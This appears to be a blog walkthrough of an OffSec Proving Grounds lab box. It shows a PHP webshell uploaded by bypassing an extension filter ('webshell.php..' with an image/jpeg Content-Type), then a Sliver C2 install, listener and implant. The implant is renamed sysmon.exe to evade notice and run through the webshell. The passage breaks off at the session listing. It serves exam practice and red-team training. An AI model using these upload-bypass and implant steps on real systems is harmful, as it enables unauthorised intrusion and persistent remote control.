Hacking Active Directory with Sliver C2

rootsecdev.medium.com/hacking-active-directory-with-sliver-c2-19d7ceabbf13

rootsecdev July 16, 2023

This box (Access) is well known (or atleast should be) in Offsec Proving grounds. I decided to revisit this active directory box as a refresher for the OSCP exam as it contains multiple lateral movement paths. What I am disclosing isn't new. If you would like to see a full walkthrough on this box from Offensive Security, you can find it below:

To mix things up a little I will be hacking this box with Bishop Fox's Sliver C2. Lately, I've been challenging myself to learn different C2 frameworks. I choose sliver because it has a extensive collection of tools in the armory and its a very well developed C2 for conducting red teaming operations.

Enumeration

First, running an *Nmap* scan reveals several ports that are open and we are able to determine that this is an active directory box with a domain called *access.offsec*.

Figure 1 — Nmap Scanning Reconnaissance

While its not normal for active directory to be running a web server on port 80 we can pretend we are penetrating a web server on port 80. From an internal or external perspective. It's always possible that an external webserver could have access to an internal active directory network.

While enumerating the website, there is a buy tickets function to the far right on the web page.




Figure 2 — Website Enumeration

When we click on the buy now function there is an upload image function below the purchase button.




Figure 3 — Upload Image Functionality

Anytime I see an upload function its always good to test if you can manipulate it to where you can upload something such as a webshell to maintain some initial persistence into the environment. PHP functionality was also confirmed during enumeration with *Nmap*. To get start on testing if this site is vulnerable to file upload restriction bypasses the article below gives you an excellent introduction into changing content type headers in burpsuite.

Bypassing File Upload Restrictions


pentestlab.blog

The webshell that I will be utilizing can be found in the github repo:

GitHub - WhiteWinterWolf/wwwolf-php-webshell: WhiteWinterWolf's PHP web shell

github.com


With burpsuite launched, we can intercept the traffic when we attempt to upload the webshell. Pay attention the the initial content type. This is what we will be changing highlighted below.



```
premium-access
-----------------------------25749168732065175406740123020
Content-Disposition: form-data; name="the_file"; filename="webshell.php"
Content-Type: application/x-php

#<?php
/*****************************************************************************
 * Copyright 2017 WhiteWinterWolf
 * https://www.whitewinterwolf.com/tags/php-webshell/
 *
```

Figure 4 — Initial Content Type Header


Lets flip the content header over to jpeg format:



```
premium-access
-----------------------------25749168732065175406740123020
Content-Disposition: form-data; name="the_file"; filename="webshell.php"
Content-Type: image/jpeg

#<?php
/*****************************************************************************
 * Copyright 2017 WhiteWinterWolf
 * https://www.whitewinterwolf.com/tags/php-webshell/
 *
 * This file is part of wwolf-php-webshell.
 *
```

Figure 5 — Content Type Header Switch


The extension does not appear to be allowed according to the response we are getting in Burpsuite repeater.



```
HTTP/1.1 200 OK
Date: Fri, 14 Jul 2023 20:35:32 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Content-Length: 123
Connection: close
Content-Type: text/html; charset=UTF-8

<script type="text/javascript">
  alert("This file extension is not allowed !!");
  window.location.href = "index.html";
</script>
```


Figure 6 — Content Type Bypass Failure

Instead lets add two extra dots after webshell.php and send it back through.



```
premium-access
-----------------------------25749168732065175406740123020
Content-Disposition: form-data; name="the_file"; filename="
webshell.php.."
Content-Type: image/jpeg

#<?php
```


Figure 7 — Added characters to php file



```
HTTP/1.1 200 OK
Date: Fri, 14 Jul 2023 20:48:25 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Content-Length: 128
Connection: close
Content-Type: text/html; charset=UTF-8

<script type="text/javascript">
  alert("You will shortly recieve payment link mail");
  window.location.href = "index.html";
</script>
```

Figure 8 — Successful Bypass

Next if we look at the uploads directory you will see the webshell has been successfully implanted onto the server.



192.168.162.187/uploads/webshell.php

Fetch: host: [redacted] port: 80 path:
CWD: c:\ Upload: Browse... No file selected.
Cmd: whoami
Clear cmd
Execute

```
whoami
access\svc_apache
```

Figure 9 — Successful Webshell Implant

An Introduction to Sliver C2

Before we proceed futher with this box we will need to install Sliver C2. While its not necessary to hack this box with Sliver, it gives the perfect opportunity to conduct adversarial operations with a well know C2 framework.

GitHub - BishopFox/sliver: Adversary Emulation Framework

github.com

To get started with the installation you can run this Linux one liner to install:

```
curl https://sliver.sh/install|sudo bash
```


Once the install is finished you can run the command *sliver* to get started.

(A word of caution running sliver in this walkthrough is not opsec safe. This is just an overview how to work with sliver in a CTF type of environment. The default ports are used and we are just connecting directly to the server over localhost on 31337)

Generating Listeners

Sliver supports http, https, dns, and mtls listeners. For this purpose of this box we will generate an http listener first. You can also uses the jobs function to list your current listeners and if there is any staging profile attached to it. To start an http listener on the default port you can simply run the command:

```
http
```




```
sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

sliver > jobs

 ID   Name   Protocol   Port   Stage Profile
==== ====== ========== ====== ===============
 1    http   tcp        80

sliver >
```

Figure 10 — Starting an HTTP Listener

Generating Implants

You can use the generate command to create your implants. You also have the option to create a beacon binary and generate stagers using metasploit. We will just be generating a regular implant. The reason why we are not creating a beacon binary is because we will need to have an interactive shell on the session. (Not normally recommended). Generating an implant can be done with the following command:


```
generate  <ip>  /home/kali/Downloads
```



```
sliver > generate --http [redacted] --save /home/kali/Downloads

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m2s
[*] Implant saved to /home/kali/Downloads/SQUARE_LIPSTICK.exe

sliver >
```

Figure 11 — Generate an Implant

Back to our webshell we will first create a directory called *c:\maint.* Once you select the execute button it should create the directory. This is where we will be dropping some binaries to disk. Also, you will see throughout this walkthrough I am just renaming the sliver binaries generated to names such as *sysmon.exe* and *MDE_Update.exe*.




192.168.162.187/uploads/webshell.php

Fetch: host: [redacted] port: 80 path:
CWD: c:\ Upl
Cmd: mkdir maint
Clear cmd
Execute

Figure 12 — Directory Creation

Next, we can execute a directory search to ensure the folder has been created successfully. Notice how the current working directory inside the webshell is set to *c:\*.




192.168.162.187/uploads/webshell.php

Fetch: host: [redacted] port: 80 path:
CWD: c:\ **Upl**
Cmd: dir

```
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C30-DCD7

 Directory of C:\

07/14/2023  02:39 PM    <DIR>          maint
05/28/2021  04:20 AM    <DIR>          PerfLogs
05/28/2021  06:06 AM    <DIR>          Program Files
05/28/2021  03:53 AM    <DIR>          Program Files (x86)
04/08/2022  02:40 AM    <DIR>          Users
04/08/2022  02:11 AM    <DIR>          Windows
05/28/2021  06:04 AM    <DIR>          Windows10Upgrade
04/08/2022  02:36 AM    <DIR>          xampp
               0 File(s)              0 bytes
               8 Dir(s)  11,970,416,640 bytes free
```

Figure 13 — Directory Creation Confirmation

Now we can upload our first sliver implant. The webshell I am working with has upload functionality so we don't need to use certutil to do a file transfer. I've renamed the implant to *sysmon.exe* in this example so the file will look less suspicious. The file may take a few minutes to upload. You can absolutely use the certutil method to transfer files. The choice is entirely yours.




192.168.162.187/uploads/webshell.php

Fetch: host: [redacted] port: 80 path:
CWD: C:\maint **Upload:** Browse... sysmon.exe
Cmd:

Figure 14 — Sliver Implant Upload

Once the file transfer is complete you should get a message the upload completed successfully.




192.168.162.187/uploads/webshell.php
Fetch: host: [redacted] port: 80 path:
CWD: C:\maint Upl
Cmd:
Clear cmd
Execute

☺ : Uploaded file *C:\maint\sysmon.exe* (17137152 bytes)

Figure 14 — Implant Upload Completed


Next you can click the button to execute the sliver generated payload.



192.168.162.187/uploads/webshell.php
Fetch: host: [redacted] port: 80 path:
CWD: c:\maint Upl
Cmd: sysmon.exe
Clear cmd
Execute

Figure 15 — Sliver Payload Execution

If all goes well you should have a working session talking back to your C2 server.




```
sliver > sessions

